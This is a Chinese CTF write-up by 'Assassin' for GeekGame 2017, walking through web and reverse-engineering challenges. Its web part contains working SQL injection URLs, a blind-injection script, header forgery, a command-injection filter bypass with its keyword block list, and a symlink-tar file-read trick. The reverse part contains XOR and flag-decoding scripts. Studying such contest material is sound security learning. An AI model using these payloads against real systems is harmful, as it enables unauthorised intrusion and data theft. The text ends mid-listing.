第八届GeekGame2017 Writeup By Assassin

原创

Assassin__is__me 于 2017-10-22 10:40:44 发布 1286 收藏

分类专栏： I am Assassin


本文链接：https://blog.csdn.net/qq_35078631/article/details/78308518

差点错过这个好玩的比赛

WEB

故道白云

最最基本的注入了吧，首先测试



没有过滤#号，然后大家应该就知道干啥了

```
http://game.sycsec.com:2006/?submit=submit&id=0'union select 1,1%23

http://game.sycsec.com:2006/?submit=submit&id=0'union select SCHEMA_NAME,1 from information_schema.SCHE

http://game.sycsec.com:2006/?submit=submit&id=0'union select TABLE_NAME,1 from information_schema.TABLE

http://game.sycsec.com:2006/?submit=submit&id=0'union select COLUMN_NAME,1 from information_schema.COLU

http://game.sycsec.com:2006/?submit=submit&id=0'union select f4ag,1 from f1ag.flag%23
SYC{HACKEr_By-cL0und}
```

粗心的李超

说是源码泄露，发现index.php.bak文件得到源码

```php
<?php
include "flag.php";
if(isset($_POST['user'])&&isset($_POST['pass'])){
    if($_POST['user']=='admin'&&$_POST['pass']=='lc19971117'){
    setcookie("user","admin");
    }
}
if(isset($_COOKIE['user'])){
    if($_COOKIE['user']=="admin"){
    echo $flag;
    }else{
    echo "who are u ?";
    }
}else{
    setcookie("user","guest");
}
?>
<h1>Please login in</h1>
<hr>
<form method=POST action="">
 <p>First name: <input type="text" name="user" /></p>
  <p>Last name: <input type="password" name="pass" /></p>
  <input type="submit" value="LOGIN" />
</form>
```


```
SYC{just_brute_is_ok!}
```

Buy me a Tesla

一看sign参数就有猫腻

```
POST /index.php HTTP/1.1
Host: 222.18.158.196:2004
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://222.18.158.196:2004/
Cookie: Hm_lvt_f7a155d60c5111c9a1eb50dca22a88a1=1508775201; Hm_lpvt_f7a155d60c5111c9a1eb50dca22a88a1=1508775201
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 160

submit=%E8%AE%A2%E8%B4%AD&value=1602500&yue=10&sign=WkVkV2VtSkhSazVpTWxKc1lrWm9OM1JOUm5Oa1YxVTJUV1JaZDAxcVZYZE5RM2
czWkZoT2JHTnVUVzVqZVVJMVpGZFZOazFVUWprPQ%3D%3D
```


发现就是url解密一下然后base64解密三次即可

我们随便构造一下

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 181

submit=%E8%AE%A2%E8%B4%AD&value=1602500&yue=1602500&sign=WkVkV2VtSkhSazVpTWxKc1lrWm9OM1JOUm5Oa1YxVTJUV1JaZDAxcVZYZ
E5RM2czWkZoT2JHTnVUVzVqZVVJMVpGZFZOazFVV1hkTmFsVjNUVWd3UFE9PQ%3D%3D
```


注意sign要修改


```
SYC{KeYiGeiWoMaiYiGeZhenDeTeslaMa?}
```

PHP的悖论1

关键语句

```
if ($_POST['s1'] !== $_POST['s2'] && md5($_POST['s1']) === md5($_POST['s2'])) { echo $flag; }
```


这个很容易就想到是利用md5处理数组的漏洞了吧，构造如下即可



PHP的悖论2

```
if ($_POST['s1'] !== $_POST['s2'] && md5($_POST['s1']) == md5($_POST['s2'])) { echo $flag; }
```


怎么还变得简单了...





```
SYC{Y0u_g0th3w4y_to_k111=}
```

视频播放器

这个还是非常好玩儿的，利用的是一个ffmpeg的漏洞，这个原理有些厉害了，但是利用过程十分简单
http://www.freebuf.com/vuls/138377.html
然后下载源码，生成恶意文件




然后上床恶意文件即可读到flag




```
SYC{WhatIsExpFuckNoLiaoDe???}
```

iPhone X

这个题目快坑死我了...搜索一下iphone的UA，然后修改一下如下



得到

```
OK, you have buy the iphone X using the time machine<br>But I don't think your IP address or resource i
```

加上

```
x-forwarded-for:127.0.0.1
```

得到flag

```
SYC{UA_AND_IP_COULD_BE_FORGED_!!!}
```

Clound的错误


明显的报错注入了

```
http://game.sycsec.com:2007/?sycid=1'+and(select 1 from(select count(*),concat((select (select (SELECT

http://game.sycsec.com:2007/?sycid=1'+and(select 1 from(select count(*),concat((select (select (SELECT

http://game.sycsec.com:2007/?sycid=1'+and(select 1 from(select count(*),concat((select (select (SELECT

http://game.sycsec.com:2007/?sycid=1'+and(select 1 from(select count(*),concat((select (select (SELECT
```





```
SYC{Err0r_sql_inj}
```

G胖万岁

还是之前做题太少了，还是被卡住了
上来看到url很有特点，猜测是排序问题，sql语句应该是如下·

```
mysql> select * from flag order by 1 desc;
+------+-------+------------------------+
| id   | user  | flag                   |
+------+-------+------------------------+
| 3    | fuzz  | flag{admin_is_not_me}  |
| 2    | guest | flag{flag_is_not_here} |
| 1    | admin | flag{flag_is_here}     |
+------+-------+------------------------+
3 rows in set (0.00 sec)
```

这样的话desc是注入点，再测试一下



所以猜测应该是没什么问题的
这里利用了如下语句

6.order by name 注入

这个我没见过...应该属于另外一种方法吧。

order by name id

id是一个注入点

可以利用if语句进行注入

```
1  order by name ,if(1=1,1,select 1 from information_schema.tables)
```

如果为假则执行第二条语句，要么报错要么没有返回值。这属于盲注的一种。

当然我们只要利用构造报错即可，终于找到了注入点

```
http://game.sycsec.com:2008/Steam/1.php?type=,if(1=0,1,(select 1 union select 2));

http://game.sycsec.com:2008/Steam/1.php?type=,if(1=1,1,(select 1 union select 2));
```

脚本如下

```
import requests
#lens>21000 true
temp = 0
def search(s,pos,l,r):
    if l>r:
        return
    global temp
    mid = (l+r)/2
    tempurl= 'http://game.sycsec.com:2008/Steam/1.php?type=,if(ascii(substr(('+s+') from '+str(pos)+' f
    lens = len(requests.get(tempurl).text)
    if lens<21000:
        search(s,pos,mid+1,r)
    else:
        temp = mid
        search(s,pos,l,mid-1)

def make():
    global temp
    flag=""
    #key="select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA='g4m3e1' limit 0,1 "
    #key="select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME='F1ag_1s_h3re' limit 1,1
    key="select f14g_is from F1ag_1s_h3re limit 0,1 "
    for i in range(1,50):
        temp = 0
        search(key,i,30,130)
        if temp !=30 and temp !=130:
            flag+=chr(temp)
            print flag
        else :
            break
    print flag
make()
#database : exampleDB  g4m3e1  mysql performance_schema
#table(g4m3e1):F1ag_1s_h3re
#columns(F1ag_1s_h3re): id f14g_is
#SYC{ShutupandBuy1t}
```

大大的标题

首先看到了标题是upload是一个文件上传的问题，首先扫描一下目录直接发现存在源码泄露?1.zip文件下载得到源码
一开始最关键的代码在这里

```
$file_ext  = substr( $file_name, strrpos( $uploaded_name, '.' ) + 1);
```

这个是检测最后一个点的位置，类似于解析漏洞是的，但是怎么也没想到就是单纯的后缀名过滤不全...
我们看着

```
$allow_ext=array("php","php3","php4","php5","phpt","phtml");
```

是不是少了什么...比如说`.pht`，结果随便一试试就出来了

```
SYC{CLound-upL0ad}
```

Clound的错误2

还是很简单的，简单利用一下1的payload，发现过滤了空格，这个随便绕过就行，并且筛选去掉了一些关键字，利用重复写即可绕过直接上payload就行了。之前的and换成`||`

```
http://game.sycsec.com:2010/?sycid=1'||(updatexml(1,concat(0x7e,(SELselectECT(f4ag)frfromom(f1ag.flag))
```

你的名字

好难的题目…
首先猜到了get一个变量name，发现存在回显
然后就是疯狂的fuzz，通过测试发现，加上%0a在加上命令行可以执行！！！
但是貌似过滤了很多单个字符和词组（如cat等）
没有过滤的符号`# ， + % . = _ ^ [] \`
然后经过查找资料发现bash中可以用\转义命令！！！

你的名字是: } echo "Em...我不知道你的名字"; } else { } echo "蛤？"; } else { system("echo "."你的名字是:". $_GET['name']) ; if (valid_input($_GET['name'])) { if(isset($_GET['name'])) { } } return false; } else { } return true; } else { return false;
if(preg_match('/php|bash|sh|perl|python|rm|cd|cp|mv|shred|wipe|ls|find|cat|tac|more|less|head|tail|nl|rev|ll|expr|cut|wget|curl|grep|sed|awk|vim|vi|base64|echo|where|hexdump|dir|read|tee|:|`|od|\ |;|\'|\"|@|!|\(|\-|\)|~|*|&|@|\\||>|<|\||\$|{|}|\//', $input)) { } die("蛤蛤，我把flag藏起来了，你看的到在哪里么？"); if ($input == 'jiangxx') { if (preg_match('/^\w*$/m', $input)) { function valid_input($input) {

类似

```
ca\t%09index.ph\p
```

是可以执行的！！！
然后先是获得源码


```php
<?php
function valid_input($input) {
    if (preg_match('/^\w*$/m', $input)){
        if ($input == 'jiangxx'){
            die("始始，我把flag藏起来了，你看的到在哪里么？");
        }
        if(preg_match('/php|bash|sh|perl|python|rm|cd|cp|mv|shred|wipe|ls|find|cat|tac|more|less|head|tail|nl|rev|ll|exp
        r|cut|wget|curl|grep|sed|awk|vim|vi|base64|echo|where|hexdump|dir|read|tee|:|`|od|\ |;|\'|\"|@|!|\(|\-|\)|~|\*
            |&|@|\\||>|<|\||\$|{|}|\//', $input)) {
            return false; }
        else {
            return true; }
        }
    else {
        return false;
        }
    }

if(isset($_GET['name'])) {
    if (valid_input($_GET['name'])) {
        system("echo "."你的名字是:". $_GET['name']) ;
    }
    else {
        echo "始？ ";
        }
    }
else {
    echo "Em...我不知道你的名字";
    }
```


然后就是大大的坑。。。也是因为自己太菜了payload如下

```
xxx?name=%0afin\d%09
```

什么参数都不带，233333




```
SYC{Wo_ai_he_kou_jue_jiu}
```

快捷方式的妙用

这个题目我是比较迷糊的，文件通过tar压缩过上传之后会返回内容，这里说是什么快捷方式的妙用，在ubuntu系统中快捷方式就是软链接，ln -s命令可以构造软链接！而我们在本机实验的时候，假如构造一个到/var/www/html/flag.php的软链接，那么我们打开快捷方式的时候就会到/var/www/html/flag.php去。

因为我写了一个flag.php文件，然后ln -s生成了一个软链接打包上传，结果显示了两次内容，猜测upload.php的处理方式是打开压缩包中的文件，并且一一输出出来！然后这样就好办了我们只要构造任意位置的软连接在这里就能阅读源码了

比如

```
ln -s  /var/www/html/upload.php shell
tar -zcvf read.zip shell
```

这样会显示目标机器上的upload.php源代码

阅读代码可以得知flag在/home/flag_is_here_hahaha下面

```
0)) { die("Upload Failed."); }
$name = md5(time());
if (!is_dir('/tmp/'.$name)) {
mkdir('/tmp/'.$name, 0700, false);
chdir('/tmp/'.$name);
if(move_uploaded_file($_FILES["file"]["tmp_name"], '/tmp/'.$name.'/'.$name.'.txt')) {
    $file = getcwd().'/'.$name.'.txt'; shell_exec('tar -xvf '.$file);
    if(system('tar -tf '.$file.'|xargs cat')) {
    shell_exec('rm -rf /tmp/'.$name);
    }
}
else {

    }
} else {
    echo "Upload Failed.";
}
}
// /home/flag_is_here_hahaha
?>
```

果真全部都cat了一遍，我们只需要再生成一下新的软链接到目标flag位置即可！

```
ln -s  /home/flag_is_here_hahaha
tar -zcvf read.zip shell
```

```
SYC{Bust_1inK!!!}
```

Reverse

Windwos_1


水题

```
23  sub_401F30();
24  memset(&v1, 0, 0x50u);
25  v1 = 83;
26  v2 = 89;
27  v3 = 67;
28  v4 = 123;
29  v5 = 89;
30  v6 = 111;
31  v7 = 117;
32  v8 = 95;
33  v9 = 71;
34  v10 = 111;
35  v11 = 116;
36  v12 = 95;
37  v13 = 109;
38  v14 = 101;
39  v15 = 95;
40  v16 = 84;
41  v17 = 65;
42  v18 = 84;
43  v19 = 125;
44  write(0, &v1);
45  return getch(1, "I'm a flag,come to catch me hhhhhhhhhhhhhhhhh\n", 46);
```


```
a=[83,89,67,123,89,111,117,95,71,111,116,95,109,101,95,84,65,84,125]
flag =''
for i in a:
    flag+=chr(i)
print flag
SYC{You_Got_me_TAT}
```

Windwos_2

怕不是PE文件被XOR过了，我们还是观察一下PE文件结构的特点，明显发现



发现存在很多连续的00位，我们再看一下加密后的程序



貌似是 `53 87 f2 a4 e2 b7` 为一组进行的抑或加密来着（我们用现在第一个字节和标准PE头抑或得到开头位置），我们尝试破解

脚本如下

```python
#_*_coding:utf-8 _*_
a=[]
xor = [0x53,0x87,0xf2,0xa4,0xe2,0xb7]

if __name__ == '__main__':
    f=open('CM_2.exe' ,'rb')
    f.seek(0,0)
    while True:
        byte = f.read(1)
        if byte == '':
            break
        else:
            hexstr =  "%s" % byte.encode('hex')
            decnum = int(hexstr, 16)
            a.append(decnum)
        #print byte, hexstr, decnum
    print len(a)
    f.close()
    print 'read finish'
    outfile = file("out.exe","wb")
    for i in range(len(a)):
        outfile.write(chr(a[i]^xor[i%6]))
    outfile.close()
```

然后我们得到一个exe，拖到IDA中就发现可以正常的编译了，随便搜索一下字符串发现flag（题目还是简化了，没去具体分析程序流程）

```
.rdata:0041572C                 dd 2                    ; Type: IMAGE_DEBUG_TYPE_CODEVIEW
.rdata:00415730                 dd 5Ch                  ; SizeOfData
.rdata:00415734                 dd rva asc_4163A4       ; AddressOfRawData
.rdata:00415738                 dd 49A4h                ; PointerToRawData
.rdata:0041573C aSycPe_he4d_15_ db 'SYC{PE_he4d_15_U5efuL}',0
.rdata:00415753                 align 8
.rdata:00415758 aFDdVctoolsCrt_:                        ; DATA XREF: sub_411520+13E↑o
.rdata:00415758                 unicode 0, <f:\dd\vctools\crt_bld\self_x86\crt\src\crtexe.c>,0
.rdata:004157B8                 db    0
.rdata:004157B9                 db    0
```


Windwos_3

水题？直接找到什么不得了的东西

```
45  for ( i = 0; i < 8; ++i )
46  {
47    v7 = byte_52E000[*(&v16 + i)];
48    byte_52E000[*(&v16 + i)] = byte_52E000[*(&v8 + i)];
49    byte_52E000[*(&v8 + i)] = v7;
50  }
51  v5 = 21;
52  byte_52E000[21] = 0;
53  sub_458430("SYC{%s}\n", byte_52E000);
54  v1 = v0;
55  sub_457841(&savedregs, &dword_45C134);
56  return sub_456685(v2, v1);
57}
```


直接去访问得到flag

```
#_*_coding:utf-8 _*_
a=[18,19,20,1,15,20,16,11,7,3,1,8,7,2,3,2,0,0,0,0,0,0]
sss='O1!l...uo__p5_UOsfseD'+'\x15'+'\x00'*6
s=[]
for i in sss:
    s.append(ord(i))
print s
for i in range(8):
    temp = s[a[i+8]]
    s[a[i+8]]=s[a[i]]
    s[a[i]]=temp

flag =''
for i in range(len(s)):
    flag+=chr(s[i])
print flag
#SYC{Oops...OD__IS_Useful!}
```

APK_1

直接解密得到关键源码

```
private String re(String paramString)
{
  paramString = paramString.toCharArray();
  char[] arrayOfChar = new char[paramString.length];
  int j = 0;
  int i = paramString.length - 1;
  while (i >= 0)
  {
    arrayOfChar[j] = paramString[i];
    j += 1;
    i -= 1;
  }
  return new String(arrayOfChar);
}
private boolean isPasswordValid(String paramString1, String paramString2)
{
  if (paramString1.length() == 0) {
    return false;
  }
  return ("\n" + paramString1).equals(re(Base64.encodeToString(paramString2.getBytes(), 0)));
}
private void attemptLogin()
{
  if (this.mAuthTask != null) {
    return;
  }
  this.mUsernameView.setError(null);
  this.mPasswordView.setError(null);
  Object localObject = this.mUsernameView.getText().toString();
  String str = this.mPasswordView.getText().toString();
  AutoCompleteTextView localAutoCompleteTextView;
  if (TextUtils.isEmpty((CharSequence)localObject))
  {
    this.mUsernameView.setError(getString(2131165223));
    localAutoCompleteTextView = this.mUsernameView;
  }
  while (!isPasswordValid(str, (String)localObject))
  {
    this.mPasswordView.setError(getString(2131165226));
    localObject = this.mPasswordView;
    return;
    if (!isUsernameValid((String)localObject))
    {
      this.mUsernameView.setError(getString(2131165225));
      localAutoCompleteTextView = this.mUsernameView;
    }
  }
  Toast.makeText(getApplicationContext(), getString(2131165227), 0).show();
}
```

很简单base64加密颠倒一下就行

```
SYC{=cTMwIzalV2Rj13U}
```

Convolution

这个题目真的是搞哭我了，还是知识点不扎实，醉了…其实关键的在于一个算法

```
 7  char *v4; // edx@3
 8  char v5; // cl@3
